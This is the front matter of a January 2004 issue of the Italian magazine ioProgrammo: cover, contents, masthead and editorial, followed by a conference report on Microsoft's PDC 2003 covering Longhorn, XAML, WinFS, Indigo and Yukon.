Microsoft PDC 2003
REPORTAGE ESCLUSIVO

DELPHI DA ZERO

DA NON PERDERE: la prima lezione del nuovo corso a puntate

VERSIONE PLUS RIVISTA+LIBRO+CD €14,90 | VERSIONE STANDARD RIVISTA+CD €6,90

Periodicità mensile • GENNAIO 2004 • ANNO VIII, N.1 (76)
Poste Italiane • Spedizione in a.p. - 45% • art. 2 comma 20/b legge 662/96 - AUT. N. DCDC/033/01/CS/CAL

IO PROGRAMMO

IL DISTRUGGI PASSWORD

Un progetto completo di sorgenti per far saltare le protezioni di sistema

MULTIMEDIA
- Effetti speciali 3D con C++ e OpenGL

SISTEMA
- WinZip in Java: un progetto completo
- Salvare oggetti in XML utilizzando C#
- Oggetti .NET in applicazioni COM
- Java: metti l'help nelle tue applicazioni

ELETTRONICA
- Braccio meccanico: controllare forza e precisione

CORSI
- Codice robusto: gestire le eccezioni in C#
- UML: i class diagram
- Visual Basic: controllare gli short-cut
- C++: gli iteratori nelle librerie STL


ADVANCED
- Lo sviluppo secondo Microsoft

Un navigatore satellitare in VB

TUTTI I SORGENTI NEL CD-ROM

Come sviluppare un'applicazione per interfacciarsi con un dispositivo GPS

OFFICE XP PROGRAMMING
Guida alla creazione di applicazioni in C#

OUTLOOK: SCRIVILO CON LA "J"
Scopri come realizzare un client di posta in Java

PROGRAMMARE FLASH 2004 COME VISUAL BASIC

ISSN 1128-594X

40076
9 771128 594641

ioProgrammo (Plus) Anno VIII - N° 1 (76) • € 14,90

Anno VIII - n. 1 (76) Gennaio 2004

▼ Chi dà la linea?

Questo mese sono particolarmente felice di ospitare la prima puntata del nuovo corso su Delphi.
Innanzitutto perché a tenerlo è uno dei più validi collaboratori della nostra rivista e, in secondo luogo, perché questo nuovo corso ci dà la possibilità di ribadire la nostra attenzione verso un ottimo ambiente di sviluppo e verso un linguaggio cui noi tutti dobbiamo molto.
Di tanto in tanto riceviamo severe critiche perché parliamo troppo poco di alcuni linguaggi e piattaforme, a danno di altri. Va da se che, essendo il numero di pagine limitato, ogni mese è necessario effettuare delle scelte e, a malincuore, delle rinunce. Una rassicurazione mi sento di darvi: dietro a queste scelte non c'è mai un motivo "politico". Sono le vostre mail e i vostri suggerimenti a guidarci, naturalmente insieme alla diffusione delle varie piattaforme. E poi c'è la partecipazione ai vari thread presenti sul forum di ioProgrammo.it, il cui successo è ormai inarrestabile, e che si dimostra sempre di più una vera fucina di talenti per la rivista.
Nei prossimi numeri di ioProgrammo cominceranno ad apparire i primi articoli redatti da sviluppatori che abbiamo conosciuto grazie alle risposte date sul forum: ne vedrete delle belle!
Buona lettura.

Raffaele del Monaco
raffaele@edmaster.it

CD WEB
nome_file.zip
cdrom.ioprogrammo.it

All'inizio di ogni articolo, troverete un nuovo simbolo che indicherà la presenza di codice e/o software allegato, che saranno presenti sia sul CD (nella posizione di sempre *\soft\codice* e *\soft\tools*) sia sul Web, all'indirizzo http://cdrom.ioprogrammo.it.
Per scaricare software e codice da Internet, ogni mese indicheremo una password differente. Per il numero che avete fra le mani la combinazione è:

Username: **black** *Password:* **mamba**

Reportage 6
- Microsoft Professional Developers Conference 2003

News 12

Software sul CD-Rom 15

Soluzioni 27
- Simulazione di corpi rigidi

Teoria & Tecnica 31
- Un Outlook in Java 31
- Un cracker per le password di sistema 38
- Creare l'help online in Java 43
- Importare oggetti complessi 48
- Un'applicazione GPS in Visual Basic 53

Tips&Tricks 57

Elettronica 63
- Il Controllo degli attuatori

Sistema 69
- Un WinZip con Java 69
- Flash MX 2004: verso un ambiente RAD 73
- Sviluppare applicazioni Office XP con C# (2ª parte) 78
- L'applicazione di effetti digitali 83

I corsi di ioProgrammo 88
- UML • I Class Diagram 88
- Delphi • Deplhi: corso di Object Pascal (1ª parte) 93
- VB.NET • I controlli standard di VB.Net 97
- C# • La gestione delle eccezioni 101
- C++ • Gli Iteratori 105
- Java • Oggetti intelligenti 109
- VB • Un acceleratore di tastiere in VB (2ª parte) 113

Advanced Edition 118
- Microsoft Solutions Framework v3.0 118
- Usare componenti .NET nelle applicazioni COM 121

Sito del mese 125

InBox 127

L'enigma di ioProgrammo 128
- L'ultimo salto del cavallo

ioProgrammo

Anno VIII - N.ro 1 (76) - Gennaio 2004 - Periodicità: Mensile
Reg. Trib. di CS al n.ro 593 del 11 Febbraio 1997
Cod. ISSN 1128-594X
E-mail: ioprogrammo@edmaster.it
http://www.edmaster.it/ioprogrammo
http://www.ioprogrammo.it

Direttore Editoriale Massimo Sesti
Direttore Responsabile Romina Sesti
Responsabile Editoriale Gianmarco Bruni
Responsabile Marketing Antonio Meduri
Editor Gianfranco Forlino
Coordinamento redazionale Raffaele del Monaco
Redazione Antonio Pasqua, Thomas Zaffino
Collaboratori M. Autiero, L. Barbieri, L. Buono, M. Canducci, M. Casario, M. Del Gobbo, G. Dodaro, M. Era, E. Florio, F. Grimaldi, A. Marroccelli, F. Mestrone, G. Naccarato, A. Pelleriti, C. Pelliccia, P. Perrotta, L. Salerno, L. Spuntoni, F. Vaccaro
Segreteria di Redazione Veronica Longo

Realizzazione grafica Cromatika S.r.l.
Responsabile grafico: Paolo Cristiano
Coordinamento tecnico: Giancarlo Sicilia
Impaginazione elettronica: Aurelio Monaco

"Rispettare l'uomo e l'ambiente in cui esso vive e lavora è una parte di tutto ciò che facciamo e di ogni decisione che prendiamo per assicurare che le nostre operazioni siano basate sul continuo miglioramento delle performance ambientali e sulla prevenzione dell'inquinamento"

Certificato UNI EN ISO 14001
N. 9191 CRMT

Realizzazione Multimediale SET S.r.l.
Coordinamento Tecnico Piero Mannelli
Realizzazione CD-Rom Paolo Iacona

Pubblicità Master Advertising s.r.l.
Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 831212 - Fax 02 83121207
e-mail advertising@edmaster.it
Sales Director: Max Scortegagna
Rete Vendita: Serenella Scarpa, Cornelio Morari, Roberto Piano, John F. Alborante
Segreteria Ufficio Vendite Daisy Zonato

Editore Edizioni Master S.r.l.
Sede di Milano: Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 831212 - Fax 02 83121206
Sede di Rende: C.da Lecco, zona industriale - 87036 Rende (CS)
Amministratore Unico: Massimo Sesti

Abbonamento e arretrati
ITALIA: Abbonamento Annuale: ioProgrammo Basic(11 numeri): € 37,90 sconto 50% sul prezzo di copertina € 75,90.
ioProgrammo Plus (11 numeri + 6 libri): € 61,90 sconto 50% sul prezzo di copertina € 123,90.
ESTERO: Abbonamento Annuale: ioProgrammo Basic (11 numeri): € 151,80. ioProgrammo Plus (11 numeri + 6 libri): € 247,80
Costo arretrati (a copia): il doppio del prezzo di copertina + € 5.32 spese (spedizione con corriere). Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate allo 02 831212.
La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax allo 02 83121206, oppure via posta a EDIZIONI MASTER via Cesare Correnti, 1 - 20123 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- **cc/p n.16821878** o **vaglia postale** (inviando copia della ricevuta del versamento insieme alla richiesta);
- **assegno bancario non trasferibile** (da inviarsi in busta chiusa insieme alla richiesta);
- **carta di credito**, circuito VISA, CARTASI', MASTERCARD/EUROCARD, (inviando la Vs. autorizzazione, il numero della carta, la data di scadenza e la Vs. sottoscrizione insieme alla richiesta).
- **bonifico bancario** intestato a Edizioni Master S.r.l. c/o Banca Credem S.p.a. c/c 01 000 000 5000 ABI 03032 CAB 80880 CIN Q (inviando copia della distinta insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA. L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.
Sostituzioni: Inviare il CD-Rom difettoso in busta chiusa a:
Edizioni Master Servizio Clienti - Via Cesari Correnti, 1 - 20123 Milano

Assistenza tecnica: ioprogrammo@edmaster.it

Servizio Abbonati:
☎ tel.02 831212
@ e-mail: servizioabbonati@edmaster.it

Stampa: Rotoeffe Via Variante di Cancelleria, 2/6 - Ariccia (Roma)
Stampa CD-Rom: Deluxe Italy S.r.l. - via Rossini, 4 - Tribiano (MI)
Distributore esclusivo per l'Italia: Parrini & C S.p.A.
Via Vitorchiano, 81 - Roma

Finito di stampare nel mese di Dicembre 2003

Edizioni Master edita:
Idea Web, Go!OnLine Internet Magazine, Win Magazine, PC Fun extreme, Quale Computer, DVD Magazine, Office Magazine, La mia Barca, ioProgrammo, Linux Magazine, Softline Software World, HC Guida all'Home Cinema, <tag/>, MPC, Discovery DVD, Computer Games Gold, inDVD, I Fantastici CD-Rom, PC VideoGuide, I Corsi di Win Magazine, I Filmissimi in DVD, La mia videoteca, Le Collection.

Microsoft Professional Developers Conference 03

Los Angeles. Allacciate le cinture, stiamo per andare nel futuro. Futuro prossimo, va bene, due anni, tre al massimo… ma vi assicuro che c'è di che stupirsi.

Una chiamata alle armi per gli sviluppatori: ecco cos'è una PDC per Microsoft. Un avvenimento che non ha cadenza fissa ma che prende vita solo quando il gioco si fa duro. E cosa ci sarà stato di così importante da far muovere settemila sviluppatori (la creme della creme) alla volta di Los Angeles? Beh, per i pochi di voi che hanno avuto la fortuna di passare gli ultimi due mesi sulla Luna, ecco svelato l'arcano: la prima presentazione pubblica del successore di Windows XP: Longhorn (anche se in pre-pre-beta). Ma andiamo con ordine.

UN CHARTER DALL'EUROPA

Per gli sviluppatori europei è stato organizzato un volo charter con partenza da Londra che ha caricato a bordo tutti gli attendee del vecchio continente… a dire la verità, per noi italiani, causa orari scomodi e coincidenze improbabili, la cosa è stata parecchio pesante. In compenso, la dimensione delle poltrone in business class mi ha permesso di attraversare l'oceano tra le braccia di Morfeo. Mi sono dunque svegliato che già si sorvolava la California e un profumo di toast leggermente abbrustoliti mi ha definitivamente restituito alla vita. Ed ecco la voce del capitano: "non vi preoccupate, l'odore che sentite non è dell'aereo che sta per precipitare, è solo l'intera California che sta andando a fuoco!" L'odore di toast(!) diventa sempre più intenso, ma l'appetito mi passa di colpo. Mi affaccio dal finestrino e non vedo altro che un mare di fiamme: sarà il leit motif dell'intera conferenza: l'incendio che incombe su Los Angeles.
All'arrivo, una specie di nebbia ci dà l'impressione di non essere mai partiti da Milano: l'aria spessa (non sappiamo se per l'umidità o per il fumo) dà un tono decisamente drammatico a questo sbarco. Sembra un film… e infatti partiamo in pullman alla volta di Hollywood: dove un pittoresco albergo aspetta i giornalisti e buona parte degli sviluppatori europei.

IL PRIMO CONTATTO

Domenica mattina, complice il fuso orario, sveglia alle sei del mattino senza alcuna difficoltà. (E ti credo! In Italia sono le due del pomeriggio… pagheremo tutto al ritorno in Europa :-). Secondo il calendario PDC, oggi è giorno di preconfernce. Arriviamo al Los Angeles Convention Center, l'immenso centro congressi che sarà sede della PDC, e ci accin-

Fig. 1: La sala stampa, sempre affollatissima.

Fig. 2: La vista dall'albergo che ospitava i giornalisti meritava una foto ricordo!

giamo ordinatamente a registrarci e a recuperare lo zainetto d'ordinanza, pieno come un uovo di: riviste, volantini, librone "Writing Secure Code 2nd Edition" e una copia di Office 2003 Professional Edition. Devo dire che, con gli attendee della PDC, Microsoft si dimostra sempre generosa. E il meglio deve ancora venire: domani, subito dopo la Keynotre di Bill Gates, avremo fra le mani i CD di Longhorn build 4051.
Gli sviluppatori che hanno deciso di partecipare alla PDC già dalla pre-conference possono scegliere fra una varietà sessioni introduttive alle varie tecnologie Microsoft. A noi giornalisti, invece, tocca una lunga sessione sulle strategie Microsoft che, per quanto interessante, è sicuramente meno avvincente di una bella full immersion tecnica. Ricardo Adame (PR Manager di Microsoft) ci dà il benvenuto ed effettua un piccolo sondaggio sulla provenienza dei giornalisti presenti e, tramite alzata di mano, ci rendiamo conto che noi europei siamo la maggioranza. A questo punto, le parole di rito sull'importanza di questa conferenza, testimoniata d'altro canto dalla incredibile affluenza degli sviluppatori. Settemila presenze che equivalgono al tutto esaurito. Dopo le formalità, Adame inizia a delineare lo scenario dell'attuale situazione dell'IT secondo Microsoft, tutto all'insegna dell'integrazione. Microsoft sembra aver ormai sotterrato l'ascia di guerra e appaiono lontani i tempi in cui il nome del demonio cominciava per "J". L'affermazione più ricorrente è che non è più tempo di Java contro C# o .Net contro J2EE: cooperazione, questo è il punto. Al fine di combattere la sensazione diffusa di un mercato IT ormai bollito, Adame comincia a dare un po' di cifre che, sebbene di fonte sospetta, possono fornire interessanti spunti di riflessione:

- **Nel mondo, il 62% delle macchine server adotta Windows,di cui il 50% versioni licenziate e il 12% pirata.**
- **Sono già 185.000 i siti Web che girano su Windows Server 2003.**
- **Nell'ultimo anno si contano 16.000 siti che sono passati da Linux a Windows Server 2003.**
- **In America, durante il 2003, la percentuale di sviluppatori .Net ha superato quella degli sviluppatori Java.**

Ora, risulta abbastanza difficile cercare conferme o smentite per tutte queste affermazioni, una cosa è certa: Microsoft è in salute, e lo vuole far sapere. Ed è sicuramente vero che l'interoperabilità è al centro della strategia Microsoft. Tant'è vero che il titolo della presentazione successiva è "The Promise of Web Services", tenuta da Steven Van Roekel (director of Web services Marketing).

UN PARADIGMA EVOLUTIVO

Il punto di partenza è una calzante affermazione di Charles Darwin: "Non sono le specie più forti, né quelle più intelligenti a sopravvivere, ma quelle più rapide ad adattarsi ai cambiamenti". Nel moderno ecosistema delle applicazione questa affermazione risulta ancor più vera: ormai nessuna applicazione può considerarsi un'isola rispetto alle altre. L'integrazione è già nei fatti, se solo si pensa alla mole di informazioni che viene comunemente scambiata fra le aziende o fra aziende e clienti. Il primo pensiero di chi costruisce applicazione è dunque tenere presente che i soggetti con cui l'applicazione dovrà dialogare. È dunque necessario passare da un approccio Function-Oriented ad uno Process-Oriented, in cui l'applicazione è "consapevole" di essere parte di un processo più grande.
È inoltre inevitabile: da un lato, ridurre il ciclo di sviluppo di un'applicazione, proprio per rispondere ai continui cambiamenti dell'ecosistema, dall'altro costruire un'applicazione sapendo che all'ultima build seguiranno ulteriori release, con un approccio, quindi, incrementale.

QUALE SICUREZZA

La forte spinta verso l'integrazione porta con se una crescente esigenza di sicurezza. Le applicazioni non sono più isole e, da tempo, non lo sono più i PC. Accanto a ciò, bisogna considerare il fatto che i prodotti Microsoft sono da sempre nel mirino degli hacker, al punto da portare il miglioramen-

Fig. 3: Bill Gates delinea i futuri scenari dello sviluppo secondo Microsoft.

Fig. 4: Carousel, tra i più interessanti controlli presenti nella nuova interfaccia: consente di sfogliare un grande numero di immagini.

Fig. 5: Il boot





Fig. 6: Professionale e un po' lugubre il processo di installazione di Longhorn.

Fig. 8: Ecco come si presenta il desktop.

to della sicurezza in cima ai pensieri di Microsoft. Amy Carroll (director of product management in Microsoft), ha affrontato i giornalisti ammettendo subito che: "La silver bullet non esiste". Insomma, anche i pochi che ancora si illudevano che potesse un giorno arrivare la protezione totale si devono arrendere ad una sorta di guerriglia quotidiana contro hacker e worm. La Carroll ci ha dunque spiegato quali armi la Microsoft ci fornirà per combattere questa battaglia. Curiosamente, il primo punto della difesa attuata da Microsoft verte su quella che in campo avverso si chiamerebbe "Social engineering": sensibilizzare i possibili autori di worm sull'assurdità della loro azione. Beh, speriamo serva! Ovviamente, la strategia non si limita a questo ma punta molto sul miglioramento delle patch. Questa sorta di versione informatica di "guardie e ladri" godrà di sostanziali miglioramenti, soprattutto per quanto riguarda la facilità di installazione delle patch che, a detta di Microsoft, è il vero punto dolente della sicurezza nei sistemi Windows. Per invitare gli utenti a tenere aggiornate le proprie macchine, Microsoft promette patch più piccole, pubblicate con scadenza fissa e installabili con procedure più semplici e con un minor intervento da parte dell'utente. Tutto questo, per dire del presente… ma domani è già futuro.

THE LONGHORN PDC

Altra sveglia all'alba, questa volta sulle ali dell'entusiasmo. Okkey: settemila sviluppatori sono tanti. Ma settemila sviluppatori eccitati dalla imminente apparizione del futuro equivalgono al pubblico di un concerto rock. Per grazia di Dio non ci sono svenimenti e la calca è decisamente ridotta dalle dimensioni ciclopiche della sala, e mancano anche le ragazze che si strappano i capelli, e questo è un peccato. Per il resto l'atmosfera da happening c'è tutta e, quando infine arriva sul palco Bill Gates, resto quasi deluso dal vederlo senza chitarra in mano. "Welcome to the Longhorn PDC". Con queste prime parole *BG* si presenta alla sala e chiarisce, ove mai ce ne fosse bisogno, perché siamo tutti qui.
Prima di tuffarci in Longhorn, *BG* ci tiene a tratteggiare lo scenario in cui Longhorn nasce. Gates definisce i tempi che ci apprestiamo a vivere come "Digitale decade", parole che riecheggiano la conferenza tenuta a Roma a gennaio 2003. Un decennio in cui lo sviluppo hardware e software faranno passi tali da rivoluzionare il modo di lavorare e vivere delle persone. A testimoniare la fiducia nella Digitale decade, Gates porta la forza degli investimenti in ricerca e sviluppo che Microsoft ha più che raddoppiato negli ultimi quattro anni e che sono in buona parte andati a finanziare lo sviluppo di Longhorn. Sforzi che sono andati, e ancora vanno, nella direzione di sicurezza, prestazioni, scalabilità e connettività.

Fig. 7: Dar da mangiare a settemila sviluppatori affamati non è una impresa da poco!

LA PELLE

Finalmente si può iniziare a diradare la nube attorno al nuovo (sarebbe meglio dire prossimo) nato: davanti a noi, si schiude al fine l'interfaccia di Longhorn… ed è subito un'altra musica! Insieme all'interfaccia prende corpo uno dei tre pilastri che reggono la nuova piattaforma: il sottosistema grafico Avalon. Dimenticatevi quanto avete visto finora e cominciate a godere di mille piccole e grandi delizie per gli occhi. Finestre trasparenti, video che possono diventare sfondi di un'applicazione o dell'intero desktop, finestre che reagiscono in modo più "naturale" ai movimenti cui sono sottoposte… sono solo gli elementi più appariscenti di questo rivoluzionario sistema grafico. L'integrazione di interfaccia utente, documenti e contributi multimediali, questo è il cuore di Avalon il quale porta con se anche un nuovo modello di programmazione che separa definitivamente la logica dall'interfaccia e consente di programmare quest'ultima tramite un nuovo linguaggio di Markup: *XAML*. Con *XAML* è possibile descrivere completamente l'interfaccia di un'applicazione, disinteressandosi della logica che ci può essere dietro.

IL NUOVO FILE SYSTEM

Come dicevamo, Avalon è solo uno dei tre pilastri di Longhorn. Gates introduce il secondo con una domanda semplice e inquietante: "Perché quando cerchiamo un documento sul PC ci vuole così tanto tempo, mentre su Internet (grazie a Google, ndr) basta un attimo per tirar fuori quello che ci interessa?". Ecco questa è una delle domande per cui Longhorn vuole essere una risposta. Con un eccesso di enfasi, Gates ci confessa che avere un File System interrogabile come un database è sempre stato il suo personale Santo Graal. Longhorn realizza questo sogno con *WinFS*: il nuovo storage system che, poggiando su *NTFS*, offre ad utenti e sviluppatori un nuovo modo di interagire con i dati presenti nel PC, unendo la flessibilità dell'XML alla tecniche di interrogazione dei database. Potrebbe sembrare un spot: non è così. L'innovazione c'è ed è grande. Due pregi su tutti: quando l'utente salva, non deve più preoccuparsi di "dove" andare a sistemare i dati e, quando vorrà recuperare quei dati, di nuovo non dovrà preoccuparsi di dove "fisicamente" si trovino. *WinFS* è capace di creare al volo delle viste organizzate secondo le nostre esigenze. Qualsiasi cosa cerco, posso trovarla

semplicemente impostando dei filtri: un video, una canzone, un documento o anche un contatto di posta elettronica. Grazie al nuovo concetto di "item" (che rappresen ta l'unità fondamentale per *WinFS*) è possibile organizzare la "conoscenza" presente nei nostri dischi rigidi. WinFS può essere visto come un File System ad oggetti. Ogni item (può essere un documento, un contatto di posta elettronica, un filmato…) appartiene ad una classe di item che ne definisce le proprietà. Ogni classe può essere ovviamente derivata ed estesa e, tramite la manipolazione di semplici file XML, è possibile creare nuove classi di item. Infine, punto fondamentale nella gestione della "conoscenza", è possibile creare relazioni fra item. Alla fine di questo inferno avrò le foto della PDC correlate al documento che sto scrivendo, correlato alla biografia di Bill Gates, correlato al numero di carta di credito di Bill Gates… eccetera.

SVILUPPARE PER LONGHORN

Bill Gates termina la sua Keynote con un dimostrazione live in cui, tramite *WinFS*, si ricerca un documento nella intranet, impostando dei semplici filtri di ricerca. Una volta aperto il documento, si palesano alcuni degli "effetti speciali" che caratterizzano il nuovo motore di visualizzazione di Longhorn. Il documento, all'apparenza un semplice file di testo, contiene al suo interno dei video e, con la stessa naturalezza con cui siamo abituati a vedere immagini fisse nei documenti Word, vediamo questi video immersi nel documento. Insomma, la lezione di Flash è stata presa e metabolizzata da Microsoft: anche la completa vettorializzazione dell'interfaccia contribuisce a dare una forte sensazione… "Flash style". Tra le caratteristiche più "simpatiche" della nuova interfaccia di Longhorn, voglio citarne una: scorrendo un documento con la barra laterale, a fianco alla barra stessa appare un miniatura





***Fig. 10:** L'anteprima a fianco della barra laterale: una delle funzioni più carine della nuova interfaccia.*

della pagina in cui ci si troverà nel momento in cui si rilascia la barra. Beh, da spiegare è difficile. Date un'occhiata all'immagine qui a fianco e capirete subito!
Bill Gates ha terminato e passa la palla a Jim Allchin (Vice President di Microsoft) che, coadiuvato da Don Box e Chris Anderson, ha messo su un vero e proprio spettacolo sulle possibilità che la nuova piattaforma di sviluppo o offre.

CON WINFX, .NET SI FA GRANDE

In questa parte della keynote sarà per la prima volta disvelato WinFX, estensione si .net che si pone alla base del modello di sviluppo per Longhorn. La presentazione sarà dominata dalla figura di Don Box, ormai guru incontrastato della programmazione microsoft. Quando Don Box sale sul palco, è inevitabile aspettarsi una presentazione a base di ottimo codice. Nessuna eccezione: anche questa volta, il primo esempio HelloWorld (scritto in XAML), viene digitato rigorosamente utilizzando emacs. Una semplice finestra vuota che, trascinata in giro per lo schermo, si piega a mo' di vela… con una gag irresistibile, Don Box comincia a far svolazzare questa finestra per lo schermo, domandando ad Allchin e Anderson se questo era il grande progetto che impegnava Microsoft da tre anni! Alla finestra iniziale sono pian piano aggiunti pulsanti, eventi, viene data la proprietà di trasparenza e tutta la finestra viene ruotata di una trentina di gradi per dimostrare che Aero (il motore di rendering di Longhorn) è completamente vettoriale. Infine, dietro la trasparenza della finestra, viene fatto partire un video. Attraverso Avalon si sta cercando di creare un modello di presentazione unificato per applicazioni Web, applicazioni Windows e applicazioni multimediali: di fatti, l'interfaccia della piccola applicazione di esempio e completamente scritta in XAML, mentre la logica è scritta in C#... Per i più curiosi, ecco un po' del codice XAML che abbiamo rubato al volo:

```
<window xmlns=
  "http://schemas.microsoft.com/2003/xaml"
xmlns:def="Definition"
Def:Class="PDC.MyWindo"
Text = "Hello,world"
Visible = "true"
>
<Visible source="c:\clouds.wmv"
          Stretch="Fill" RepeatCount="…." >
<TextPanel DockPanel.Dock="Fill" Transform=
      "rotate 10 scale 2.3 2.3">I can embed
              <Bold>really</Bold> text
 <TextBox id="bob" width="2in"
                          Height="20pt"/>
 <Button Click="Pushed">Push me I'm a
                          cliean</Button>
</TextPanel>
```

UN POSTO PER OGNI ITEM

Dopo Avalon, è stata lo volta di *WinFS* che, oltre a permettere all'utente finale le operazioni descritte da Bill Gates, offre agli sviluppatori un eccellente set di API che lo rendono un magnifico file system programmabile. La demo presentata per *WinFS*, e scritta (in diretta e "di proprio pugno") da Jim Allchin, non era particolarmen te impressionante: semplicemente, l'applicazione consentiva di cercare in tutto il sistema un item che rispondesse a determinati





***Fig. 9:** In Whidbey è particolarmente curato l'aspetto presentation.*





***Fig. 11:** La versione distribuita ai partecipanti della PDC.*





***Fig. 12:** Un Apple iBook infiltrato nel banco regia della keynote!*





Fig. 13: **Un po' di modding a fare da attrazione allo stand HP www.hp.com**

criteri. Giusto l'occasione per dimostrare la semplicità del metodo *Find* presente nelle API di *WinFS*.

IL MONDO CONNESSO IN INDACO

Sbrigata la pratica *WinFS*, Don Box si illumina ed inizia la demo riguardante il terzo pilastro di Longhorn: *Indigo*. La creatura di Don Box per la programmazione di Web Services che vuole rivoluzionare gli attuali modelli di sviluppo attraverso il passaggio dalla programmazione ad oggetti verso una programmazione service oriented. Indigo fornisce un set di API che semplifica la programmazione distribuita, facendosi carico di tutte le istanze più gravose: sicurezza delle comunicazioni in primis. Come demo, viene mostrata una piccola applicazione che, in poche righe di codice C#, si collega al Blog di Don Box (*http://www. gotdotnet.com/team/dbox/*) e aggiunge un nuovo post. Le righe di codice C# necessarie a realizzare sono state talmente poche da suscitare un fragoroso applauso all'atto del post.
Don Box è senz'altro il più apprezzato speaker di Microsoft: oltre alla Keynote, ha tenuto numerose altre sessioni, in stanze sempre strapiene di persone, al punto che molte session sono state ripetute. Box è il

Fig. 14: **Jim Allchin illustra il contenuto dei CD-Rom che saranno distribuiti ai partecipanti della PDC.**

Fig. 15: **Lo stand Oracle: fatto solo di puff www.oracle.com**

prototipo dell'animale da palcoscenico, ma non bastano le doti teatrali ad attrarre le frotte di sviluppatori come Box è capace. Lo strepitoso successo delle sue presentazioni è anche dovuto all'estremo interesse suscitato da Indigo… curiosità che ha mosso anche il sottoscritto ad indagare più a fondo e a partecipare a questi happening.





Fig. 16: **Jim Allchin alle prese con la scrittura di codice XAML.**

UN NUOVO ORIENTAMENTO PER LA PROGRAMMAZIONE

Per compiere il passaggio dalla programmazione classica a quella Service Oriented, bisogna tenere bene a mente il concetto di confine. È infatti sulla esatta delimitazione dei confini che separano le varie applicazione che la Service Oriented Architecture (SOA) può dimostrarsi vincente sui vecchi modelli di sviluppo. Nel modello SOA, le applicazioni (o, meglio, i servizi) dialogano esclusivamente attraverso un scambio di messaggi e non più attraverso delle chiamate a metodi. Box esemplifica il concetto, paragonando i metodi di una classe a degli orifizi attraverso cui un'altra applicazione può entrare e fare danni. Chi invoca un metodo di un'applicazione che non ha scritto ed il cui codice non è accessibile, si trova sempre in una situazione pericolosa, situazione che viene esclusa dalle a priori dall'approccio SOA. In un mondo orientato ai servizi, non si condividono più classi ma Schema e Contract. "Le classi sono fantastiche quando posso testare tutta l'applicazione in un mondo controllabile separato dal resto dell'universo, cosa che diventa ingestibile in un ambiente più complesso quale quello, ad esempio, di Internet. Non vogliamo più il livello di intimità fra applicazioni previsto dal vecchio modello, non vogliamo più infilare un pezzo di codice in un orifizio di un'altra applicazione e cominciare a rimestare!" Con questa colorita prosa, Don Box pose una pietra tombale sulla programmazione ad oggetti in ambiente distribuito.

Fig. 17: **Interessanti i servizi presentati da Service integrity per il monitoraggio delle prestazioni dei Web Services www.serviceintegrity.com**

Fig. 18: **Don Box.**

SCORPACCIATA DI TECNOLOGIA

Il martedì si apre con una seconda Keynote, leggermente meno affollata della prima

Fig. 19: **Gordon Mangione, in un momento di particolare enfasi oratoria.**

e che avrà come temi *Yukon*, il successore di *SQL Server,* e *WinFS*. Padrone di casa è Gordon Mangione (Corporate Vice President di Microsoft) che ha subito posto l'accento sulla forte integrazione fra *Yukon* e la piattaforma .Net. Integrazione che è andata in due direzioni: da un lato la migliore programmabilità di *Yukon* in ambito *.Net*, dall'altro il fatto che buona parte di Yukon è stata scritta in managed code, C# per la precisione. Qualche caratteristica, in ordine sparso: tutti i servizi offerti da Yukon sono esposti come Web Services; è stato costruito un driver JDBC, a conferma della

Fig. 20: Install Shiled era presente per confermare la sua leadership nel settore degli installer www.installshield.com

